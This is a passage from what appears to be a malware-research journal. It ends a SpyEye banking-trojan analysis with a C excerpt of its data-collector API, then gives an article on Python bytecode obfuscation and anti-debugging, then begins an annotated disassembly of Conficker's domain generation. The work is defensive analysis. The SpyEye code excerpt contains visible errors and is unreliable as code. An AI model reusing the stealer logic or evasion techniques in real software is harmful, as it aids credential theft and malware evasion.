- The info module provides all the HTTP header and response communication information with appropriate parameters. For example, a victim opens a banking website and starts to perform a transaction. The resident SpyEye bot hooks that communication interface and sends the information back to the form grabber admin panel. All the POST and GET requests are appropriately hooked to steal information.
- The statistical module in the form grabber admin panel provides information about the infected websites that a particular host visits. It is used to keep track of the history of the victim machine.
- The form grabber admin panel has built-in functionality for capturing screenshots from victim machines at the time of infection. This advanced functionality subverts anti-keylogging defences.
- SpyEye is well known for stealing *Bank of America (BOA)* accounts. Our analysis has shown that SpyEye has a built-in *BOA* grabber module which is very effective at stealing *BOA* credentials from the victim browser when a website is active (see Figure 4). Apart from this, SpyEye also has FTP and POP3 account grabber modules.

SpyEye backend collector

The backend collector is a database component of the SpyEye framework. In general, the collector is a daemon that runs independently of the admin panel. This database has no dependency on the logs circulated and stored in the main admin panel. SpyEye provides an option for using the collector database independently. All the bots present in the bot network send data in the form of log files, including screenshot data, directly to the SpyEye collector. It is implemented with PHP and a *MySQL* database for flexibility and reliability.

The backend collector uses the LZO data compression library [12], which has extremely fast compression and decompression capabilities, to enhance the optimization of traffic. LZO is a real-time applied compression library which is platform independent. The speed helps ensure that in practice there is no procedural delay in accepting a log from a SpyEye bot.

```

DLEXPORT bool init(char *szConfig)
{
    if (gl_GateToCollector
    {
        char szTableName[] = ( "test" );
        char szFieldName[] = ( "test" );
        DWORD dwFieldsCount = 1;
        PCHAR szField1Value = szConfig;
        DWORD dwField1Size = strlen(szField1Value);
        // ---
        DWORD dwTotalSize = 0;
        dwTotalSize += strlen(szTableName) +1;
        dwTotalSize += sizeof(dwFieldsCount);
        dwTotalSize += strlen(dwField1Name) +1;
        dwTotalSize += sizeof(dwField1Size);
        dwTotalSize += sizeof(szField1Value);
        // ---
        PSYTE pbData = new BYTE(dwTotalSize);
        DWORD dwDataPnt = 0;
        CopyMemory(pbData + dwDataPnt, szTableName, strlen(szTableName) +1;
        dwDataPnt += strlen(szTableName) +1;
        CopyMemory(pbData + dwDataPnt, &dwFieldsCount, sizeof(dwFieldsCount));
        dwDataPnt += sizeof(dwFieldsCount);
        CopyMemory(pbData + dwDataPnt, szField1Name, strlen(szField1Name) +1);
        dwDataPnt += strlen(szField1Name) +1;
        CopyMemory(pbData + dwDataPnt, &dwField1Size, sizeof(dwField1Size));
        dwDataPnt += sizeof(dwField1Size);
        CopyMemory(pbData + dwDataPnt, szField1Value, dwField1Size);
        dwDataPnt += dwField1Size;
        // ---
#ifdef NDEBUG
        DumpPage("C:\\dump.dat", pbData, dwDataPnt);
#endif
        // ---
        gl_GateToCollector(pbData, dwTotalSize);
        // ---
    }
    return true;
}

```

Figure 5: SpyEye backend collector API code.

SpyEye provides relative functions as a part of its API as void TakeGateToCollector(LPVOID lpGateFunc) – the code is presented in Figure 5.

The backend collector code illustrates the simple functioning of data collection using plug-ins, and it shows the way data is collected and transferred back to the backend collector.

CONCLUSION

In this paper, we have presented a comprehensive design model of the SpyEye bot infection framework. Our analysis of the SpyEye bot infection framework has provided us with a unique opportunity to understand the exploitation techniques used by SpyEye in executing the attacks for stealing critical information from victim machines. Design level understanding helps us to modify our analytical methods which enable us to dissect malware more efficiently. We will be detailing our techniques and the tactics of the SpyEye botnet in a follow-up article next month.

REFERENCES

- [1] Symantec Security Labs Report (2010). Trojan.Spyeye. http://www.symantec.com/security_response/writeup.jsp?docid=2010-020216-0135-99.
- [2] McAfee Avert Labs (2007). Trojans – A Reality Check. http://download.nai.com/products/mcafee-avert/blog/dc-15-dirro_and_kollberg.pdf.
- [3] New Malware. http://www.norman.com/security_center/security_center_archive/2010/112804/no.
- [4] Dagon, D.; Gu, G.; Lee, C.; Lee, W. A Taxonomy of Botnet Structures. Annual Computer Security Applications Conference (ACSAC), 2007.
- [5] Limited Account. <http://www.prevx.com/blog/83/Is-Limited-User-Account-enough-Not-really.html>.
- [6] Holz, T.; Engelberth, M.; Freiling, F. Learning More About the Underground Economy: A Case Study of Keyloggers and Dropzones. Reihe Informatik TR-2008-006, University of Mannheim, 2008.
- [7] Zeus Tracker. Zeus Tracker Monitor. <https://zeustracker.abuse.ch/monitor.php>.
- [8] Admin. ZeuS Tracker Online Again With New Features. 19 September 2010. <http://www.abuse.ch/?p=2722>.
- [9] Coogans, P. Spyeye Bot versus Zeus Bot. February 2010. <http://www.symantec.com/connect/fr/blogs/spyeye-bot-versus-zeus-bot>.
- [10] Basics, D. SpyEye versus Zeus – Trojan War. 14 March 2010. <http://sites.google.com/site/delphibasics/home/delphibasicsarticles/spyeyeveruszeus-trojanwar>.
- [11] Rolles, R. http://www.usenix.org/event/woot09/tech/full_papers/rolles.pdf. Usenix Woot, 2009.
- [12] HWID. <http://www.webopedia.com/TERM/H/HWID.html>.
- [13] <http://gnuwin32.sourceforge.net/packages/lzo.htm>.

TECHNICAL FEATURE

REVERSING PYTHON OBJECTS

Aleksander P. Czarnowski

AVET Information and Network Security, Poland

A lot has changed since I last wrote in *Virus Bulletin* about reversing Python bytecode (see *VB*, July 2008, p.10). Many more malicious applications now employ Python, and as a result, new obfuscation techniques have appeared. The game of hiding true source code from third-party eyes has begun. While it is understandable that authors want to protect their intellectual property, the evolution of code obfuscation poses potential problems for vulnerability researchers and malware analysts. The obvious problem is that the same obfuscating techniques that apply to legitimate and harmless software can also be used by malware. This article will share some new experiences and ideas that have come from the evolution of Python bytecode obfuscation. (Source code obfuscation techniques are outside the scope of this article.)

REVERSING PYTHON

There are a few situations in which there is a legitimate reason for reversing Python bytecode:

- Security assessment of the Python module or whole class/package
- Vulnerability research/bug hunting
- Malware analysis
- Incident response/forensic analysis.

Python is very attractive for malware authors due to the fact that, theoretically, the same module can be run on dozens of different platforms without needing to make any changes. Python is also installed on many *Linux/Unix* systems, and the number of applications that either require or come with an embedded Python interpreter is growing.

PYC FILE FORMAT

To understand the process of reversing Python bytecode modules we first need to understand the bytecode format and how it can be obfuscated.

The first four bytes are used by the Python interpreter to decide if it can execute compiled bytecode. The next four bytes are used to decide whether the compiled file should be used instead of the source file of the same name. For example, when executing a line such as:

```
python simple_script.py
```

the Python interpreter will first check whether `simple_script.pyc` (the compiled file) exists. If it does, then

File offset	Size	Meaning
0	4	Four-byte magic number – unique for every Python version, with the last two bytes always set to: 0x0D, 0x0A
4	4	Four-byte timestamp which Python uses to decide whether the module should be recompiled from the source (.py) file if the .pyc file has been found
8	?	Marshaled code object

Table 1: Pyc file structure.

it will check whether the timestamp from the compiled file is more recent than that of the source (.py) file. If it is, the compiled file will be executed instead of interpreting the source file (and in turn compiling it to bytecode). It is worth noting that, should any error occur during file interpretation, the Python interpreter will not create a bytecode file. However, it is possible to generate a bytecode file that will throw an exception during execution. So compiled bytecode cannot be treated as evidence of a lack of code errors.

Python marshalled bytecode can be deserialized. The result of such an operation is a 'code' object. One of the most important object properties from our perspective is `co_code`, which is the string representation of the object's byte code.

Another file type that is very similar to pyc is pyo. Like pyc files, pyo files are the result of compilation to bytecode, however in this case optimization is turned on (-o option).

Two more file formats are worth mentioning at this point: pyz and egg.

A pyz file is a so-called 'squeezed' module, optionally compressed using zlib. *SqueezeTool* provides the interface to create such files. This format allows many Python modules to be stored in one file. On Unix systems a pyz file can start with a shebang line in order to allow direct execution by invoking the Python interpreter (if installed). Additionally, some tools can add the `__zipmain__.py` module to the archive.

Egg format files contain a zip archive with package files and resources plus an EGG-INFO subdirectory. This folder contains project metadata.

Finally, there are tools that enable a native executable binary to be created from Python source code. Examples of such applications are *py2exe* (*Windows*), *cx-freeze* (*BSD/Linux*) and *py2app* (*OS X*). The code generated by these tools is beyond the scope of this article.

OTHER EXECUTABLE FORMATS IN THE PYTHON ENVIRONMENT

Pyc files are not Python’s only executable form besides source files. Python extension modules written in C/C++ come in the form of DLLs (on *Windows* systems) and ELF files (on *Linux/BSD* systems). These modules contain compiled native code and are platform dependent, so unlike pyc files they cannot be passed between different platforms. They cannot be exchanged between different Python versions either, or different distributions of the same version for the same platform. Under some circumstances, even using a different version of the compiler from that used to compile certain Python distributions can break the building process.

While the executable format differs between platforms, the Python extension API is the same. The simplest extension one can write is the following:

```
#include <Python.h>
PyMODINIT_FUNC inittest(void)
{
    Py_InitModule3("first", NULL, "Example module's
docstring.");
}
```

Every extension module needs to export the `init*` function used by the Python interpreter during the import operation. All functions exported to Python must meet two criteria:

1. Be declared with `PyObject*`
2. Be declared within the `PyMethodDef` table.

The main entry point to the DLL is obviously `DllEntryPoint()`, and later `DllMain()`. However, even a disassembly shows nothing really interesting. Below is a listing of `DllMain()` (64-bit) from the `ctypes` module:

```
.text:000000001D1AE850 ; BOOL __stdcall
; DllMain(HINSTANCE hinstDLL,
; DWORD fdwReason, LPVOID
; lpvReserved)
.text:000000001D1AE850 DllMain proc near ; CODE
; XREF:
; __DllMainCRTStartup+86p
.text:000000001D1AE850 ; __DllMainCRTStartup+A2p
.text:000000001D1AE850 ; DATA XREF: ...
.text:000000001D1AE850
.text:000000001D1AE850 var_18 = dword ptr -18h
.text:000000001D1AE850 hLibModule = qword ptr 8
.text:000000001D1AE850 arg_8 = dword ptr 10h
.text:000000001D1AE850 arg_10 = qword ptr 18h
.text:000000001D1AE850
.text:000000001D1AE850 mov [rsp+arg_10], r8
.text:000000001D1AE855 mov [rsp+arg_8], edx
.text:000000001D1AE859 mov [rsp+hLibModule], rcx
.text:000000001D1AE85E sub rsp, 38h
.text:000000001D1AE862 mov eax, [rsp+38h+arg_8]
```

```
.text:000000001D1AE866 mov [rsp+38h+var_18], eax
.text:000000001D1AE86A cmp [rsp+38h+var_18], 1
.text:000000001D1AE86F jz short loc_1D1AE873
.text:000000001D1AE871 jmp short loc_1D1AE87E
.text:000000001D1AE873 ; -----
.text:000000001D1AE873
.text:000000001D1AE873 loc_1D1AE873: ; CODE XREF:
; DllMain+1Fj
.text:000000001D1AE873 mov rcx, [rsp+38h+hLibModule]
; hLibModule
.text:000000001D1AE878 call cs:DisableThreadLibraryCalls
.text:000000001D1AE87E
.text:000000001D1AE87E loc_1D1AE87E: ; CODE XREF:
; DllMain+21j
.text:000000001D1AE87E mov eax, 1
.text:000000001D1AE883 add rsp, 38h
.text:000000001D1AE887 retn
.text:000000001D1AE887 DllMain endp
```

The `DllEntryPoint` function code depends heavily on the compiler used. *Microsoft* compilers generate code that calls `__security_init_cookie` (*/GS* switch) and then jumps to `__DllMainCRTStartup`. This then calls the `DllMain()` function. However, inspection of DLL exports shows that there are more possible entry points:




Figure 1: Python pyd module entry points.

Disassembly of `init_ctypes()` shows a series of internal `Py_()` function calls to prepare the Python environment. The reason for describing all these execution paths is simple: injecting native code, hooking/inserting breakpoints or using detours in all these places allows the execution and behaviour of the Python interpreter to be manipulated. Additionally, typical native code anti-debugging and obfuscation techniques can be used in all these places to increase the complexity of the analysis process. Furthermore, since (in the case of *Windows*) such a module is for the operating system, another DLL can hook *Windows* Debugging Events in order to hijack the loading of the Python module and load different ones in its place. If such a new module conforms with the requirements of the Python interpreter for external modules, then Python will happily use it further. This ‘attack vector’ can be used in code obfuscation techniques as well as to aid in their analysis.




Figure 2: Graph of default `init_ctype()` function shows characteristic execution flow where the set of initial checks leads to the next one unless there is a single error. This can be used to detect `init_ctype()` in an obfuscated binary since its behaviour cannot be easily changed.

EMBEDDED PYTHON CODE

Python extension modules are not the only form of native code that is executed during Python interpreter execution. Python provides a set of API functions to embed its interpreter in C code. The simplest case is to call the `PyRun_SimpleString()` function. The argument is a C string containing Python code that the interpreter will try to execute. Another useful function is `PyRun_SimpleFile()`, which allows any Python source code file to be executed. (For a full list of `PyRun_*` functions please consult the Python documentation at <http://www.python.org/doc>.)

Another interesting option is to embed the complete Python interpreter into a C application. This can be accomplished with the `Py_Main()` function. The simple C code that allows the Python interpreter to be embedded is as follows:

```
Py_Initialize();
Py_Main(argc, argv);
Py_Finalize();
```

The methods mentioned here do not cover all the possibilities of embedding and/or extending Python, however they provide a good overview of Python executable code and its format.

OBFUSCATION TECHNIQUES

Now that all executable forms of Python have been described we can gain a better understanding of possible obfuscation techniques. The techniques have been divided into the groups shown in Table 2.

Generic technique	Specific obfuscation method
Bytecode modification	<ul style="list-style-type: none"> • Header magic bytes modification • Header magic bytes truncation • Marshalled code object modification/encryption
Interpreter modification	<ul style="list-style-type: none"> • Bytecode table modification • Bytecode encryption
Embedding Python code	<ul style="list-style-type: none"> • Native code obfuscation technique
Pyd modules modification / hijacking	<ul style="list-style-type: none"> • Library modification • Library execution hijacking

Table 2: Obfuscation techniques.

Bytecode modification: magic number modification

The simplest modification that stops some decompilers and all standard interpreters is the modification of the magic number at the beginning of the bytecode file. Such a change is trivial at the interpreter source code level, hence this method is very popular. Since the number of possible combinations of magic byte values is limited, and legal combinations are well known, even a simple method based on the brute force guessing of the correct value is acceptable and is simple to automate.

A simple variation of this technique is to truncate the magic number and add it during run time.

Bytecode modification: marshalled code object modification/encryption

This set of techniques is based on the premise that pyc files can be distributed in obfuscated/encrypted format and decrypted just before run time. No interpreter modification is required as the whole encryption/decryption process can be performed outside of the interpreter environment. The obvious weakness of this approach is that when execution breaks during the loading of the decrypted module, one can gain access to it. The execution break may either be user-generated or the result of a bug in the module itself (for example an exception).

Interpreter modification: bytecode table modification


This method has been used increasingly frequently of late and is based on changing mapping between bytecode

values and instructions. This requires changes to the Python interpreter but ensures that without the correct mappings, bytecode disassembly and proper module execution is not possible. In turn, use of the built-in `dis` module from the standard interpreter installation is no longer possible.

Fortunately, in order to execute such bytecode one needs the pyc file and the modified interpreter. Therefore it is possible to use the modified interpreter to get corresponding bytecode mappings and 'decrypt' the bytecode. The idea is quite simple and it basically comes down to the following steps:

1. Generate a complete set of Python opcodes by using some module source code.
2. Compile this module in the original interpreter and list the bytecode result.
3. Compile this module in the interpreter with the modified mapping and list the bytecode result.
4. Compare the results from steps 2 and 3 and adjust the bytecode map.

The problem with this approach is the fact that Python 2.6 has around 120 different opcodes for bytecode, so getting all possible values can be tricky. Fortunately, we don't need to enumerate the whole bytecode table – we are only interested in the values used inside the module we are analysing. As most default Python packages (distributed in source code form) rely on standard modules (remember the slogan: 'batteries included') there is a good chance we can get the correct mappings by compiling files from the standard library (`lib` directory). In fact, step 3 can be skipped too, since the same standard modules are compiled to pyc form by default.



```

Python Interactive Shell
ActivePython 2.6.6.18 (ActiveState Software Inc.) based on
Python 2.6.6 (r266:04292, Jan 7 2011, 14:01:45) [MSC v.1500 64 bit (AMD64)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import dis
>>> def func_a():
...     print 'hello world'
>>> dis.dis(func_a)
2          0 LOAD_CONST          1 ('hello world')
          3 PRINT_ITEM
          4 PRINT_NEWLINE
          5 LOAD_CONST          0 (None)
          8 RETURN_VALUE
>>>

```

Figure 3: Using the `dis` module to disassemble function code – this works only if the bytecode map hasn't been modified and if the `co_code` object is intact.

Interpreter modification: bytecode encryption

This technique is based on the fact that the interpreter is responsible for the Python bytecode module format it can

execute. Therefore modification of the main interpreter code not only allows the use of a different bytecode table but also provides many interesting possibilities such as:

- The addition of new opcodes
- The changing of the pyc modules' file format
- The changing of the marshal code object.

The last option allows code objects to be encrypted during compilation and decrypted during run time in memory.

The number of possible techniques in this area is endless and is limited only by how much work is required to implement certain 'features'.

Embedding Python code: native code obfuscation technique

As discussed earlier there are a few different global techniques for embedding Python code. Use of an embedded Python interpreter not only allows its behaviour to be changed, but also allows native code to be mixed with Python code. All native code obfuscation techniques (including compiling into another VM) can be applied here.

Pyd modules modification/hijacking

This set of techniques is heavily dependent on target system platforms. The functionality and implementation of dynamic shared objects differs significantly between the platforms on which Python can run. Nevertheless, this characteristic of Python internals can be used to further obfuscate code or completely change execution flow at run time. On the *Windows* platform (as mentioned already) the *Windows Debugging API* or *detours* library seem like perfect tools to accomplish such a task.

What is worth noting is the fact that this set of techniques can be performed without native code but from Python code itself. A good example is the `pydbg` module, which on the *Win32* platform provides all the necessary debugging API functions to insert a breakpoint and therefore control DLL execution.

DYNAMIC CODE EXECUTION

This is the only method based on source code obfuscation that I'll describe here due to its dynamic nature. The basic idea is to store marshalled code in source code. This can easily be done thanks to Python's dynamic nature and built-in functions like `compile()`, `eval()` and `exec()`. Here is an example:

```

>>> code_str = '''print 'Hello world!' '''
>>> bytecode = compile(code_str, '<string>', 'exec')

```

```
>>> bytecode
<code object <module> at 00000000021ACE40, file
"<string>", line 1>
>>> exec(bytecode)
Hello world!
>>> import dis
>>> dis.dis(bytecode)
1      0 LOAD_CONST      0 ('Hello world!')
3      PRINT_ITEM
4      PRINT_NEWLINE
5      LOAD_CONST      1 (None)
8      RETURN_VALUE
```


The bytecode code object can be encrypted to further hide its meaning, and decrypted before being passed to exec()-like functions.

PLATFORM-DEPENDENT ANTI-DEBUGGING TECHNIQUES

There are many different anti-debugging techniques mainly developed for protecting native code. However, some of these techniques can also be applied to Python code executing inside an interpreter.

It is important to remember that the Python interpreter process is just that: another process from the operating system's point of view. For example, in the case of the *Windows* platform it has PEB, TEB, security tokens etc. Therefore it is possible to initiate the Python interpreter process using the Windows Debugging API. Obviously, intercepting execution of the interpreter process provides us with the ability to change its behaviour and in turn have an impact on the execution flow of the Python bytecode.

Keep in mind, however, that when conducting the process at operating system level, all the rules of anti-debugging tricks apply as well. For example, controlling a process with the Windows Debugging API leaves a lot of traces to which both the debugged process and python code have



```
C:\Program Files\Python26\python.exe
ActivePython 2.6.6.18 (ActiveState Software Inc.) based on
Python 2.6.6 (x266:84292, Jan 7 2011, 14:01:45) [MSC v.1500 64 bit (AMD64)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import *
>>> windll.kernel32.IsDebuggerPresent()
1
>>>
```

Figure 4: 64-bit Python interpreter process running under WinDBG control.

access. Therefore, to detect some debugging events we don't even need to modify the interpreter but instead just use generic API wrappers provided by Python modules. The best example to illustrate such an approach is the use of `IsDebuggerPresent()` – a well-known API function used by many anti-debugging tricks. Thanks to the `ctypes` module, Python code can access this function and call it (Figure 4).

Obviously the rules mentioned above apply to both 32-bit and 64-bit processes and systems – but don't forget about some important differences in the case of 64-bit architectures in the Windows Debugging API.

INSIDE THE INTERPRETER AT RUN TIME

Since the Python interpreter is just a process running in user-land context, we can easily debug it using debuggers. Two possible approaches come to mind:

- Use of source code debugging if we have access to the interpreter source code or if the interpreter comes from python.org.
- Use of native code debugging in cases where the interpreter source code is not available to us.

The second situation seems more likely. Assuming the interpreter executable hasn't been stripped of symbols there are some good 'hooking' points such as (WinDbg format for Python26 binary):

- python26!PyInterpreterState_Head
- python26!PyEval_EvalFrame
- python26!PyObject_Call
- python26!PyObject_CallFunction

What about cases in which symbols have been removed? The simplest approach – assuming we know the interpreter version – is to disable the original interpreter binary and extract signatures from those functions. Load the stripped interpreted executable and search for the signature within process memory. Keep in mind, however, that the compiler used for producing the executable of the custom interpreter may differ from that used for the official python.org CPython build.

SUMMARY

As Python gains popularity, advances in anti-analysis and anti-debugging techniques will evolve faster. The mixture of bytecode, native code and external dependencies together with the simple pyc file format leaves a lot of room for more advanced techniques than those described here. It's not a question of *if* we will see such new techniques but *when* we will see them.

FEATURE

NOT SO RANDOM

Raul Alvarez

Fortinet, Canada

The cat-and-mouse chase between the takedown of botnet Command and Control (C&C) servers and malware that incorporates self-updating technology stepped up a gear when malware started to generate pseudorandom domain names.

A few years ago, botnets updated themselves through static IP addresses coded deep within them, or domain names encrypted within their core. But anti-malware researchers soon became able to determine which IP addresses or domain names are used by a given piece of malware, thus leading the way for proactive takedowns, the closure and blocking of those addresses.

Now, however, malware is capable of creating pseudorandom domain names that are hard to track. The malware is able to update itself by employing a form of Monte Carlo simulation. A Monte Carlo simulation is a methodology that employs random numbers within a given set context.

A simple example is as follows:

We can randomly mark a dot on a sheet of paper. As long as the dot is marked on the paper we can predict the location of the dot. It is random in the sense that we don't know the exact point at which the dot will land, but we do know the boundaries within which it is restricted.

Using the same concept, malware and its servers can create random domain names within a given border, thus allowing it to update itself while producing random domains.

This article will show how Conficker uses a pseudorandom generator to produce random domain names while retaining its ability to communicate with the Command and Control (C&C) server, and how the machines infected by Conficker can generate the same pseudorandom domain names in sync.

CONFICKER

We first saw Conficker spring into action a couple of years ago. Exploiting vulnerabilities, propagating through removable drives and jumping on network shares were some of the ways in which Conficker spread itself. This article focuses on the malware's pseudorandom generation of domain names.

IS IT TIME YET?

Before executing its domain name generation routine, Conficker checks if the infected machine has an Internet

connection by calling the `InternetGetConnectedState()` API. If there is no Internet connectivity, it will sleep for one minute then check again. It will keep checking until it can establish a connection. Once it is successful, it will proceed to check the current date.

In this particular variant, Conficker checks for a certain date before proceeding to the subroutine of generating the domain names. The date checking starts with a call to the `GetSystemTime()` API, which returns the current system date and time expressed in Coordinated Universal Time (UTC). If the retrieved date falls before January 2009, it will sleep for three hours by creating a loop of 18 iterations and sleeping for 10 minutes for each iteration. After three hours it will be awakened to check the date again.

PLANTING THE SEED

When the right timing has been acquired (i.e. the date is later than January 2009), Conficker generates the starting point by calling the `srand()` function. The `srand()` function accepts one parameter, the seed, to set the starting point for generating a series of pseudorandom numbers.

To generate the seed, Conficker XORs all the resulting values from calls to the following APIs:

```
GetCurrentThreadId()
GetCurrentProcessId()
QueryPerformanceCounter()
GetTickCount()
```

The different seed values ensure that the pseudorandom number generator will generate a different succession of results in the subsequent calls to the `rand()` function. (A call to the `rand()` function generates a pseudorandom number.)

THE INITIAL RANDOM VALUE

After setting the starting point of the pseudorandom generator, the first random number is retrieved by calling the `rand()` function and dividing the result by six. The resulting remainder from the division operation is then used to select from one of the following search engines: 'baidu.com', 'google.com', 'yahoo.com', 'msn.com', 'ask.com', and 'w3.org' (see Figure 1).

After adding the string 'http://www' to the selected search engine, another subroutine is executed. This subroutine starts by getting the user agent header string (containing information about compatibility, the browser, and the platform name) by calling the `ObtainUserAgentString()` API (see Figure 2).

Address	Value	Comment
003B9D28	003A493C	ASCII "baidu.com"
003B9D2C	003A4930	ASCII "google.com"
003B9D30	003A4924	ASCII "yahoo.com"
003B9D34	003A4490	ASCII "msn.com"
003B9D38	003A491C	ASCII "ask.com"
003B9D3C	003A4914	ASCII "w3.org"

Figure 1: List of search engines used.

```
0006E420 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D Mozilla/4.0 (com
0006E430 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 36 2E patible; MSIE 6.
0006E440 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 0; Windows NT 5.
0006E450 31 3B 20 53 56 31 3B 20 2E 4E 45 54 20 43 4C 52 1; SV1; .NET CLR
0006E460 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 2.0.50727; .NET
0006E470 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 00 4.0C; .NET4.0E).
```

Figure 2: User agent string – Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E).

The same header string is supplied as a parameter for a call to the InternetOpenA() API to initialize the use of the WinINet functions. (The WinINet API enables applications to access standard Internet protocols, such as FTP and HTTP [1].)

The selected search engine website, e.g. 'www.yahoo.com', is now opened via a call to the InternetOpenUrlA() API, which is immediately followed by a call to the HttpQueryInfoA() API with a query info flag of 0x20000013 (HTTP_QUERY_FLAG_NUMBER | HTTP_QUERY_URI). This flag identifies the specific location of the resource. Another call to HttpQueryInfoA() with a flag of 0x00000009 (HTTP_QUERY_DATE) retrieves the date and time at which the message was originated.

BLIND DATE

The date and time information is the most important element in the creation of Conficker's pseudorandom domain names. This information is used to determine the value that synchronizes the domain names generated by the infected machines and by the malware's Command and Control (C&C) server.

To generate the initial value, Conficker extracts the date, month and year from the information gathered by HttpQueryInfoA() and stores them in memory in SYSTEMTIME format [2]; a quick call to the SystemTimeToFileTime() API changes the time to FILETIME format [3].

A series of computations involving the lower and higher four bytes of FILETIME is performed to generate a 64-bit value. This serves as the initial value for Conficker's pseudorandom number generator. The malware does not use the rand() function to generate its domain names. The pseudorandom number generator is the most important

element in order to synchronize the domain names produced by infected machines in the wild.

LET'S GENERATE

Before we proceed further, let's look closely at Conficker's pseudorandom generator. The following are the step by step instructions of the generator subroutine:

A typical entry on a given subroutine has the following commands to set up the stack:

```
55          push ebp
8B EC      mov  ebp,esp
83 EC 20   sub  esp,20h
```

The initial 64-bit value that we got from our previous calculations is stored in memory. Let's call the upper 32-bit value MemLocHigh and the lower 32-bit value MemLocLow. The following codes copy the values to the ECX and EAX registers:

```
8B 0D 94 9D 3B 00   mov  ecx,MemLocLow
A1 90 9D 3B 00   mov  eax,MemLocHigh
```

There are four additional memory storages used to hold the temporary 64-bit values for the rest of the calculations. Let's call them TempMem1, TempMem2, TempMem3 and TempMem4. There are also three memory variables used for 32-bit computation. Let's call them memA, memB and memC. These variables and memory locations will be used by Conficker in the series of computations that follow.

TempMem1 is zeroed out and the contents of MemLocLow are copied to memA:

```
83 65 F8 00   and  dword ptr [ebp+TempMem1],0
56          push esi
8B D1      mov  edx,ecx
57          push edi
89 55 FC   mov  memA,edx
```

Conficker stores the value of 'MemLocLow AND 7FFFFFFFh' to memB, and TempMem2 now points to MemLocHigh.

```
BF FF FF FF 7F   mov  edi,7FFFFFFFh
23 D7          and  edx,edi
89 45 F0      mov  dword ptr [ebp+TempMem2],eax
89 55 F4      mov  memB,edx
```

The following codes introduce the instruction FILD, one of the assembly instructions in the FPU (Floating-Point Unit) instruction set. There are eight 80-bit data registers in FPU that are arranged as a stack: ST0, ST1, ST2, ... ST7.

ST0 contains the value at the top of the stack, which is used by the FPU instructions in their computation. FPU instructions are mostly ignored or skipped by anti-virus emulators – malicious programs often use this instruction as one of their anti-emulator tricks. The resulting values of these FPU instructions constitute the overall action of the malware. If the anti-virus software can't properly process the FPU instructions, there is a big chance of missing the actual intent of the malware.

FILD (integer load) is used to convert the TempMem2 value to the 80-bit extended precision format and push the result to ST0:

```
DF 6D F0          fild [ebp+TempMem2]
```

Conficker ANDs the value of memA with 80000000h:

```
BE 00 00 00 80   mov esi,80000000h
21 75 FC          and memA,esi
```

It converts the TempMem1 value to the 80-bit format and pushes the result to ST0, the original value of ST0 is now pushed down to ST1:

```
DF 6D F8 fild    [ebp+TempMem1]
```

It zeroes out the content of TempMem1 and memA now contains the result of MemLocLow AND 80000000h:

```
83 65 F8 00      and dword ptr [ebp+TempMem1],0
89 4D FC          mov memA,ecx
21 75 FC          and memA,esi
```

FCHS (change sign) is another FPU instruction that changes the sign of ST0:

```
D9 E0            fchs
```

Followed by the codes that use FADDP, the content of ST0 and ST1 is added and the result is placed into ST1. It also pops the content of ST0 out of the stack.

```
DE C1            faddp st(1),st
```

Conficker copies MemLocHigh to TempMem, copies MemLocLow to memC, and saves MemLocLow to the regular stack:

```
89 45 E8          mov dword ptr [ebp+TempMem],eax
89 4D EC          mov memC,ecx
51                push ecx
```

FSTP is used to store the value of ST0 to TempMem2 and pop the ST0 content out of the stack:

```
DD 5D F0          fstp [ebp+TempMem2]
```

This is followed by the codes that show that Conficker keeps manipulating the values of MemLocHigh and MemLocLow.

```
51                push ecx
DF 6D E8          fild [ebp+TempMem3]
```

```
DF 6D F8          fild [ebp+TempMem1]
D9 E0            fchs
DE C1            faddp st(1),st
```

Conficker stores the value of ST0 to the regular stack and computes the sine of that value.

```
DD 1C 24          fstp RegStackPointer
E8 65 94 00 00    call MSVCRT.sin
```

